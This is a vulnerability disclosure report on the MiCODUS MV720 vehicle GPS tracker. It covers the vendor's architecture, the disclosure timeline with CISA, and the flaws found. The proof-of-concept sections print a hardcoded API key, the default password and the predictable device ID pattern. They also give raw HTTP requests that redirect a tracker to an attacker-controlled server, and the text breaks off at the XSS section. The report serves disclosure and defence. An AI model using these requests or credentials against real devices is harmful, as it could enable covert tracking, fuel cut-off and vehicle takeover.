

SECURITY RESEARCH

Critical Vulnerabilities Discovered in Popular Automotive GPS Tracking Device (MiCODUS MV720)

Last Updated: April 20, 2023

Table of contents

- 02** Summary of Major Findings
- 03** Responsible Disclosure Efforts
- 03** About MiCODUS
 - Observed MiCODUS Architecture
- 04** Potential Attacks and Risks
- 05** MiCODUS Vulnerabilities Discovered
 - Hardcoded Password (API Server)
 - Broken Authentication (API Server/GPS Tracker Protocol)
 - Default Password (API Server)
 - Reflected XSS (Web Server)
 - Insecure Direct Object Reference (Web Server)
 - Insecure Direct Object Reference (Web Server)
- 17** Assessing the Global Prevalence of MiCODUS Devices
 - Communication Analysis
 - Connection Types
 - Geographical Distribution
 - Organization and Sector Analysis
- 23** Conclusion
- 23** Acknowledgments

Summary of major findings

Bitsight discovered six severe vulnerabilities in the MiCODUS MV720 GPS tracker, a popular automotive tracking device designed for vehicle fleet management and theft protection for consumers and organizations. The MV720 is a hardwired GPS tracker, allowing for external, physical control of the device. In addition to GPS tracking, the MV720 offers anti-theft, fuel cut off, remote control, and geofencing capabilities.

The exploitation of these vulnerabilities could have disastrous and even life-threatening implications. For example, an attacker could exploit some of the vulnerabilities to cut fuel to an entire fleet of commercial or emergency vehicles. Or, the attacker could leverage GPS information to monitor and abruptly stop vehicles on dangerous highways. Attackers could choose to surreptitiously track individuals or demand ransom payments to return disabled vehicles to working condition. There are many possible scenarios which could result in loss of life, property damage, privacy intrusions, and threaten national security.

Bitsight's research was conducted with the sole purpose of assessing the security of the MV720 GPS tracker and to determine whether an attacker could access a user's GPS position. Although the results surpassed the proposed initial goal, this report does not represent a full security audit of the MiCODUS ecosystem. However, we believe other models may be vulnerable due to security flaws in the MiCODUS architecture. MiCODUS states there are 1.5 million of their GPS tracking devices in use today by individual consumers and organizations.

Organizations and individuals using MV720 devices in their vehicles are at risk. Leveraging our proprietary data sets, Bitsight discovered MiCODUS devices used in 169 countries by organizations including government agencies, military, and law enforcement, as well as businesses spanning a variety of sectors and industries including aerospace, energy, engineering, manufacturing, shipping, and more. Given the impact and severity of the vulnerabilities found, it is highly recommended that users immediately stop using or disable any MiCODUS MV720 GPS trackers until a fix is made available. Over a period of months, Bitsight made repeated attempts to directly share our findings with MiCODUS. After multiple failed attempts to reach the manufacturer, Bitsight shared its research with the U.S. Department of Homeland Security's Cybersecurity and Infrastructure Security Agency (CISA), hoping CISA would be more successful in communicating with the vendor. CISA efforts to engage with the vendor have also been unsuccessful.

CISA has assigned the following CVE references for five of the discovered vulnerabilities:

• **CVE-2022-2107** • **CVE-2022-2141** • **CVE-2022-2199** • **CVE-2022-34150** • **CVE-2022-33944**

Responsible disclosure effort

After reasonably exhausting all options to reach MiCODUS, Bitsight and CISA determined that these vulnerabilities warrant public disclosure. Our joint action ensures that organizations have the information they need to proactively protect themselves.

The following is a brief summary of Bitsight's responsible disclosure efforts and collaboration with CISA:

- On September 9, 2021, Bitsight initiated contact via the only email available on the MiCODUS website (sales@micodus.com). MiCODUS replied, asking for additional information to pass on to the MiCODUS sales department. Bitsight requested a security or engineering contact. MiCODUS did not respond to that request.
- Bitsight contacted MiCODUS on October 1, 2021, again requesting to speak with a security or engineering contact. This request was refused.
- MiCODUS contacted Bitsight on October 10, 2021 claiming to be "working on the issues," despite Bitsight not yet sharing any technical information with the vendor.
- On November 23, 2021, Bitsight made another attempt to contact the vendor. MiCODUS did not respond.
- On January 14, 2022, Bitsight shared its research and findings with CISA to further its efforts. Bitsight requested CISA engage with the vendor and share information.
- On May 1, 2022, CISA attempted to contact the vendor to share information. CISA established a connection with the vendor and shared the original research and findings. However, CISA has not heard from the vendor since it shared the research.
- On July 19, 2022, given the lack of engagement from the vendor, CISA and Bitsight published the research.

About MiCODUS


MiCODUS is a Shenzhen, China-based manufacturer and supplier of automotive electronics and accessories. The company's main products are asset, personal, and vehicle GPS trackers. MiCODUS claims to have an install base of 1.5 million devices across 420,000 customers, 500 patents for its technologies, and a staff of over 300 professional engineers and 1,000 employees.

MiCODUS devices are available for purchase via Amazon, Aliexpress, Ebay, Alibaba, and other major online retailers. In addition to GPS devices, the company provides a cloud-based platform (web, iOS, and Android) for remote management, fleet and asset tracking, and vertical-specific applications. MiCODUS states it provides a "secure, open and scalable platform that plays an essential role in the optimization of resource utilization by enabling visibility and simplifying management."

Bitsight's research was conducted on the MV720 model, the company's least expensive model with fuel cut-off functionality. The MV720 is a cellular-enabled tracker using a SIM card to transmit status and location updates to supporting servers and to receive SMS commands from the user.

Observed MiCODUS Architecture

Through packet and traffic analysis observed between the website, Android application, GPS trackers, and servers, Bitsight determined that the MiCODUS architecture is organized as follows:



All services appear to be hosted by a single web server (www.micodus.net/47.254.77.28). It provides a website via HTTPS port 443, an API server to support mobile apps via HTTP port 80 (app.micodus.net/47.254.77.28) and a GPS tracker custom protocol server running on port 7700 (d.micodus.net/47.254.77.28).

The website used to access MiCODUS GPS trackers via a browser uses secure HTTPS. However, the mobile app¹ uses plain HTTP. GPS trackers communicate with the backend server via a custom protocol on TCP port 7700. This protocol does not appear to be encrypted. Users can directly control and access the GPS tracker via standard SMS text commands. The full command list for this particular model can be found [here](#).

Potential attacks and risks

There are a wide variety of potential risks associated with likely attacks targeting the discovered vulnerabilities, including but not limited to:

- Injury or loss of life
- National security breaches
- Property damage
- Supply chain disruption
- Individual or fleet-wide ransomware
- Surveillance and tracking (personal, business, political)

The vulnerabilities we discovered affecting the MiCODUS MV720 would allow for many possible attack scenarios. Our findings do not constitute an exhaustive security audit, rather we aim to present the most likely attacks made possible by the vulnerabilities.

¹ Only the Android application was tested in this research.

Man-in-the-Middle Attack

An attacker performing a man-in-the-middle attack could intercept and change requests between the mobile application and supporting servers, taking advantage of unencrypted HTTP communications. This would give the threat actor complete control of the GPS tracker; access to location information, routes, geofences, and tracking in real-time; and the ability to cut off fuel, disarm alarms, and more.

Authentication Bypass Attack

A flawed authentication mechanism in the mobile application could allow an attacker to access any device via a hardcoded key. Using this key, an attacker could send messages to the GPS tracker as if they were coming via the SMS channel which should only accept commands from the GPS owner's mobile number. Again, this would give an attacker complete control of the device; access to location information, routes, geofences, and tracking in real-time; and the ability to cut off fuel, disarm alarms, and more.

Persistent Invisible Monitoring Attack

It is possible to remotely reprogram the GPS tracker to use a custom IP address as its API server. This would give an attacker the ability to monitor and control all communications to and from the GPS tracker. The attacker could completely control the GPS tracker, with all the implications listed above, including the reporting of incorrect locations to the GPS server.

MiCODUS vulnerabilities discovered VULNERABILITIES DISCOVERED

From September 2021 to October 2021, Bitsight researchers analyzed security issues associated with MiCODUS MV720 devices and the company's cloud-based device management interface. As noted above, Bitsight's research does not represent a complete security audit on MiCODUS or the MV720 devices. However, we found a number of pressing security issues.

Below are descriptions of the vulnerabilities we discovered, proofs of concept (PoC) for reproducibility, and mitigation recommendations. These vulnerabilities are listed in order of criticality.

Hardcoded Password (API Server)

- CVSS 3.1 Score: 9.8 (Critical)
- CVE-2022-2107

Although the API server has an authentication mechanism, devices use a hardcoded master password allowing an attacker to log into the web server, impersonate the user, and directly send SMS commands to the GPS tracker as if they were coming from the GPS owner's mobile number.

Using the master password, a remote, unauthenticated attacker can:

- Gain complete control of any GPS tracker;
- Access location information, routes, geofences, track locations in real-time;
- Cut off fuel to vehicles; and/or
- Disarm alarms and other features.

Details

The authentication endpoint is at: <http://app.micodus.net/OpenAPIV3.asmx/LoginByAndroid>

The screenshot displays a web proxy tool interface. At the top, a table lists several HTTP requests. The request at index 17232 is highlighted in red. Below the table, the 'Request' and 'Response' sections are expanded for the selected request.

#	Host	Method	URL	Params	Edited	Status	Leng
17236	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17235	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17234	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17233	http://api2.gpsxitong.com	POST	/YiwenAPP.asmx/GetAppInfo	✓		200	369
17232	http://app.micodus.net	POST	/OpenAPIV3.asmx/LoginByAndroid	✓		200	850
17231	http://app.micodus.net	POST	/OpenAPIV3.asmx/LoginByAndroid	✓		200	373
17230	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetDeviceSetFormat	✓		200	10585
17229	http://app.micodus.net	POST	/OpenAPIV3.asmx/ExitAndroid	✓		200	357
17228	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17227	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768


Request

```
1 POST /OpenAPIV3.asmx/LoginByAndroid HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-Length: 270
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G950F
  Build/R16NW)
6 Host: app.micodus.net
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 LoginAPP=EDKJ&Pass=[REDACTED]&AppID=
  cg0oHd_RCIkeFjg72FB0733AAPA91bHCWKL3c977bZujfzoduyRVBFYaP3Ted5Z267
  ved[REDACTED]mcLh7WMUN_IX-276g6HIESTNI5pRBR3gv
  asPfg[REDACTED]LoginType=1&ChannelType=FCM&Name
  =72011[REDACTED]&GMT=043A00&Key=7DUCDJFDR8321
```

Response

```
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Tue, 16 Nov 2021 11:53:03 GMT
9 Connection: close
10 Content-Length: 578
11
12 <?xml version="1.0" encoding="utf-8"?>
13 <string xmlns="http://tempuri.org/">
  [{"state":"0","deviceInfo":{"deviceID":"[REDACTED]","sendCommand":"0-0-
  0-0-0","deviceName":"yolo","smn":"720[REDACTED]","icon":"1","model":"
  173","modelName":"MV720","timeZone":"0:00","warnStar":"[REDACTED]","warnStar":
  ""},"new201710":"1","new201803":"0","key2018":"[REDACTED]"},
  {"state":"0","deviceInfo":{"deviceID":"[REDACTED]","sendCommand":"0-0-
  0-0-0","deviceName":"yolo","smn":"720[REDACTED]","icon":"1","model":"
  173","modelName":"MV720","timeZone":"0:00","warnStar":"[REDACTED]","warnStar":
  ""},"new201710":"1","new201803":"0","key2018":"[REDACTED]"}]
  </string>
14
```


Upon successful authentication, a session key named key2018 was returned and used in subsequent API calls, under the POST field Key. You can see the key being used subsequently in this tracking request to the API server:



When the user exits the Android application and later returns, this key is not saved anywhere nor is it used again. Instead, a hardcoded key working for all users is stored in the Android app: 7DU2DJFDR8321

PoC

Using Key=7DU2DJFDR8321 on any endpoint call for any user works as if the appropriate session key was there, as visible in the following example:



Broken Authentication (API Server/GPS Tracker Protocol)

- CVSS 3.1 Score: 9.8 (Critical)
- CVE-2022-2141

The API server provides a way to directly send SMS commands to the GPS tracking device as if those messages were coming from the administrator's mobile device. In the image below, 123456 is the default GPS tracker password, which should be changed. However, some commands work even without a password.

Functions	Command Format	Reply	Delete	Example	Note
Set Admin Number	admin123456+space+mobile number with country code	admin ok	noadmin123456+space+mobile number with country code	admin123456 0086134*****	Please add your country code as prefix of the admin number
Back to Factory Setting	begin123456	begin ok		begin123456	After sent this sms command, all your configuration will be cleared and the device will get to factory default settings
Password Change	passwordold password+space+new password	password ok		password123456 654321	The password just can be 6 digits
Restart	rst				After sent this sms command, the configurations will be saved and the device will restart
APN	apn+123456+apn content	apn ok		apn123456 crinet	Please get the exact correct APN name from the SIM card provider of the tracker. "cnet" Chris Mobile's APN name
	apnuser+123456+space+content	apnuser ok			If the SIM card operator doesn't have APN user, then please ignore this configuration
	apnpassword+123456+space+content	apnpassword ok			If the SIM card operator doesn't have APN password, then please ignore this configuration
IP&Port	adminip+123456+space+ip+space+port	adminip ok		admin123456 47.254.77.28 7700	Micodus Tracking Platform's IP: 47.254.77.28; Port: 7700
Domain	SZCS.123456.DOMAIN+d.micodus.net:7700	OK! Domain=d.micodus.net:7700			
Google Maps Link	G123456# or where	http://maps.google.com/maps?q=0,0&zoom=20&0,0&000 V-A,2019-11-26 10:17:01 S:000km/h Bat:SACC off 7801000006,S26508,p:46000,1:13152,c:63162			*G* Indicates the device has GPS signal V-V: Indicates the device doesn't have GPS signal 2019-11-26 10:17:01: Date and Time; S: 000km/h: Speed of the tracker Bat:S: Battery level of the backup battery of the tracker, it has 6 levels: "0" means 100%, "5" 80%, "4" means 60%, "3" means 40%, "2" means 20%, "1" means 10% SACC: off: The status of the car engine; 7201000006: ID number of the device; S26: GSM signal is 26 006: GPS signal is 06 p:46000,1:13152, c:63162; p,i,c this 3 parameters means the LBS code

The web interface and mobile app also require a password when directly contacting the tracker via SMS. However, it shares the same default password issues as the GPS tracker. Even if the user changes the password, the device is not secure. Some SMS-like command messages sent directly from the API server do not need the device password to function, leaving the device exposed to attackers.

Details

One potential attack can be perpetrated by abusing the adminip command, which defines the API endpoint on the GPS tracker. This enables an attacker to achieve a man-in-the-middle position, controlling all traffic between the GPS tracker and the original server, and gaining total control of the GPS tracker.

PoC

By crafting a POST request and changing the POST data parameter "Paramter" the API server was permanently changed in the GPS tracker to an attacker-controlled server (in this case, our own server 37.XX.XX.XX).

```

Request
Pretty Raw Hex \n
1 POST /OpenAPIV3.asmx/SendCommandByAPP HTTP/1.1
2 Accept:
  text/html,application/xhtml+xml,application/xml
3 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
4 Content-Length: 101
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0;
  SM-G950F Build/R16HW)
6 Host: app.nicodus.net
7 Connection: close
8 Accept-Encoding: gzip, deflate
9
10 CommandType=TRUCHUAN&DeviceID=7[REDACTED]&Model=0&Parameter
  =adminip=37.[REDACTED]&SN=sKey=7DU2D3FDR8321[REDACTED]

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Thu, 18 Nov 2021 14:47:07 GMT
9 Connection: close
10 Content-Length: 92
11
12 <?xml version="1.0" encoding="utf-8"?>
13 <string xmlns="http://tempuri.org/">
  2906880
</string>

```

After executing this request, you can immediately see traffic arriving at Bitsight's server (37.XX.XX.XX), which is then redirected to the original MiCODUS server (47.254.77.28).

```

root@ms2:~# iptables -L -t nat
Chain PREROUTING (policy ACCEPT)
target     opt source      destination
DNAT      tcp -- anywhere      tcp dpt:7700 to:47.254.77.28:7700
Chain POSTROUTING (policy ACCEPT)
target     opt source      destination
SNAT      tcp -- anywhere      47.254.77.28      tcp dpt:7700
to:37.XX.XX.XX

root@ms2:~# iptables -I INPUT -i eth0 -p tcp --port 7700
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
1 0.00000000 185.13.106.126 -> 37.XX.XX.XX TCP 78 50627 -> 7700 [SYN] Seq=0 Win=13600 Len=0
MSS=1360 WS=1 SACK_PERM=1 TSval=7175768 TSecr=0
0000 1e 4c 0a 39 79 db 00 c5 2c 23 b6 f0 08 00 45 00 .L.9y...#.E.E.
2 0.000040702 37.XX.XX.XX -> 47.254.77.28 TCP 78 50627 -> 7700 [SYN] Seq=0 Win=13600 Len=0 MSS=1360
WS=1 SACK_PERM=1 TSval=7175768 TSecr=0
0000 00 00 5e 00 01 67 1e 4c 0a 39 79 db 08 00 45 00 ...g.L.9y...E.E.
7 0.599724843 185.13.106.126 -> 37.XX.XX.XX TCP 158 50627 -> 7700 [PSH,ACK] Seq=1 Ack=1 Win=13600
Len=92 TSval=7175885 TSecr=356880932
...
0040 92 24 2a 48 51 2c 37 32 30 31 31 33 38 39 32 39 .S*HO, [REDACTED]
0050 2c 56 31 2c 31 34 34 37 31 35 2c 56 2c 33 39 33 ,V1,144715,V, [REDACTED]
0060 30 2e 69 69 69 69 2c 4e 2c 30 30 38 69 69 69 [REDACTED]
0070 69 69 69 2c 57 2c 30 30 2e 30 30 2c 30 30 30 [REDACTED]
0080 2c 31 38 31 31 32 31 2c 46 46 46 46 46 46 46 ,181121,FFFFFFBF
0090 2c 32 36 38 2c 30 31 2c 30 2c 30 2c 35 23 ,268,01,0,0,5#
8 0.599760848 37.XX.XX.XX -> 47.254.77.28 TCP 158 50627 -> 7700 [PSH,ACK] Seq=1 Ack=1 Win=13600
Len=92 TSval=7175885 TSecr=356880932
...
0040 92 24 2a 48 51 2c 37 32 30 31 31 33 38 39 32 39 .S*HO, [REDACTED]
0050 2c 56 31 2c 31 34 34 37 31 35 2c 56 2c 33 39 69 ,V1,144715,V, [REDACTED]
0060 69 2e 69 69 69 69 2c 4e 2c 30 30 38 69 69 2e 69 [REDACTED]
0070 69 69 69 2c 57 2c 30 30 2e 30 30 2c 30 30 30 [REDACTED]
0080 2c 31 38 31 31 32 31 2c 46 46 46 46 46 46 46 ,181121,FFFFFFBF
0090 2c 32 36 38 2c 30 31 2c 30 2c 30 2c 35 23 ,268,01,0,0,5#
9 0.734327454 47.254.77.28 -> 37.XX.XX.XX TCP 102 7700 -> 50627 [PSH,ACK] Seq=1 Ack=93 Win=132096
Len=36 TSval=356880992 TSecr=7175885
0000 . . .
0040 7e cd 2a 48 51 2c 37 32 30 31 31 33 38 39 32 39 ~.HO, [REDACTED]
0050 2c 56 34 2c 56 31 2c 32 30 32 31 31 31 31 38 31 ,V4,V1,202111181
0060 34 34 37 31 38 23 44718#
10 0.734363249 37.XX.XX.XX -> 185.13.106.126 TCP 102 7700 -> 50627 [PSH,ACK] Seq=1 Ack=93 Win=132096
Len=36 TSval=356880992 TSecr=7175885
0000 . . .
0040 7e cd 2a 48 51 2c 37 32 30 31 31 33 38 39 32 39 ~.HO, [REDACTED]
0050 2c 56 34 2c 56 31 2c 32 30 32 31 31 31 31 38 31 ,V4,V1,202111181
0060 34 34 37 31 38 23 44718#

```

This method enables an attacker to gain full control of traffic, in a persistent and invisible manner.

Default Password (API Server)

• CVSS 3.1 Score: 8.1 (High)

As noted above, all devices ship preconfigured with the default password 123456, as does the mobile interface. There is no mandatory rule to change the password nor is there any claiming process. The setup itself does not require a password change to use the device. We observed that many users have never changed their password.

Since there is no proper claiming procedure, users are not forced or encouraged to change their passwords, the server does not seem to have any password brute force or rate limiting in place, and because the Device ID is easily predictable, attackers can easily access random GPS trackers. Although CISA did not assign a unique CVE to this issue we identified, we nevertheless believe it represents a severe vulnerability.

Assigning a default password to a service or device that is readily reachable via the Internet, with no mechanism to force the user to change it, has proven to be a crucial security mistake and a consistent item on the OWASP Top 10 list.

Details

The authentication endpoint is at: <http://app.micodus.net/OpenAPIV3.asmx/LoginByAndroid>

The screenshot shows a web proxy tool interface. The top section displays a list of requests with columns for #, Host, Method, URL, Params, Edited, Status, and Len. The 17232nd request is highlighted in red, showing a POST to `http://app.micodus.net/OpenAPIV3.asmx/LoginByAndroid` with a status of 200 and length of 850. Below this, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request, including headers like `Host: app.micodus.net` and `User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G950F Build/R16NW)`. The 'Response' tab shows the raw HTTP response, including headers like `Cache-Control: private, max-age=0` and `Content-Type: text/xml; charset=utf-8`. The response body is XML, starting with `<?xml version="1.0" encoding="utf-8"?`.

The field "Name" is actually the Device ID, and MV720 models seem to follow this pattern:

72011XXXXXX, with the Xs in sequential order. A random assessment of 1,000 responding Device IDs shows that 945 (94.5%) still had the default password 123456.

PoC

In order to test this hypothesis, we measured the size of responses for successful and unsuccessful login attempts. When the incorrect credentials were supplied, the server responded as follows:

The screenshot displays a network traffic analysis tool interface. On the left, the 'Request' tab is active, showing a POST request to `/OpenAPIV3.asmx/LoginByAndroid` with a body containing login credentials. The 'Response' tab on the right shows a 200 OK response with a content length of 101 bytes. The response body is an XML document with a state of '2001'.

```
Request
1 POST /OpenAPIV3.asmx/LoginByAndroid HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-Length: 273
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G950F
  Build/R16NW)
6 Host: app.micodus.net
7 Connection: close
8 Accept-Encoding: gzip, deflate
9 LoginAPP=EDKJ&Pass=WRONGPASS&AppID=
  cg0oHtd_RCikeFjq7ZFBd743AAPA91bHKWk13c977bZujfzoduyRVBFYaP3Ted
  SZE7vezy_PkUo9miDzAjGy91-TDxWrbwe2fLlmcLh7WMUN_IX-276g6HIE5TNI
  SpRBR3gvasP1qUx9A3zy_92mYNSr3Y82F0p7ZwTwm&LoginType=1&
  ChannelType=FCM&Name=72011...GMT=0%3A00&Key=7DU2DJFDR8321

Response
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 17 Nov 2021 10:26:00 GMT
9 Connection: close
10 Content-Length: 101
11
12 <?xml version="1.0" encoding="utf-8"?>
13 <string xmlns="http://tempuri.org/">
  {"state":"2001"}
</string>
```

If a login attempt was successful, the server replied:

The screenshot displays a network traffic analysis tool interface. On the left, the 'Request' tab is active, showing a POST request to `/OpenAPIV3.asmx/LoginByAndroid` with a body containing login credentials. The 'Response' tab on the right shows a 200 OK response with a content length of 578 bytes. The response body is an XML document containing device information and a state of '0'.

```
Request
1 POST /OpenAPIV3.asmx/LoginByAndroid HTTP/1.1
2 Accept: text/html,application/xhtml+xml,application/xml
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Content-Length: 273
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G950F
  Build/R16NW)
6 Host: app.micodus.net
7 Connection: close
8 Accept-Encoding: gzip, deflate
9 LoginAPP=EDKJ&Pass...AppID=
  cg0oHtd_RCikeFjq7ZFBd743AAPA91bHKWk13c977bZujfzoduyRVBFYaP3Ted
  SZE7vezy_PkUo9miDzAjGy91-TDxWrbwe2fLlmcLh7WMUN_IX-276g6HIE5TNI
  SpRBR3gvasP1qUx9A3zy_92mYNSr3Y82F0p7ZwTwm&LoginType=1&
  ChannelType=FCM&Name=72011...GMT=0%3A00&Key=7DU2DJFDR8321

Response
1 HTTP/1.1 200 OK
2 Cache-Control: private, max-age=0
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 17 Nov 2021 10:28:29 GMT
9 Connection: close
10 Content-Length: 578
11
12 <?xml version="1.0" encoding="utf-8"?>
13 <string xmlns="http://tempuri.org/">
  {"state":"0","deviceInfo":{"deviceID":"...","sendCommand
</string>
```

The reply packet of a successful login included a significant volume of information about the device itself, hence the 850 bytes, versus the failed login at 373 bytes. By generating "random" Name fields, testing the default 123456 password, and measuring the size of the replies, we determined the existence of the default password.

Reflected XSS (Web Server)

- **CVSS 3.1 Score: 7.5 (High)**
- **CVE-2022-2199**

The main web server has a reflected cross-site scripting (XSS) vulnerability on the following endpoint and parameter N: <https://www.micodus.net/IframeMap.aspx?id=X&n=XSS&m=Gaode2&deviceId=XXXXX&p=X>

XSS occurs when an application receives data in an HTTP request and includes data within the immediate response in an unsafe way. If an attacker can control a script executed in the victim's browser, then they could fully compromise the device. Among other things, the attacker could:

- Perform any action within the application the user can perform;
- View any information the user can view;
- Modify any information the user can modify; and/or
- Initiate interactions with other application users, including malicious attacks, which will appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request and deliver an XSS attack. These include placing links on a website controlled by the attacker, or on another website allowing content to be generated, or by sending a link in an email, tweet, or other message.

Details

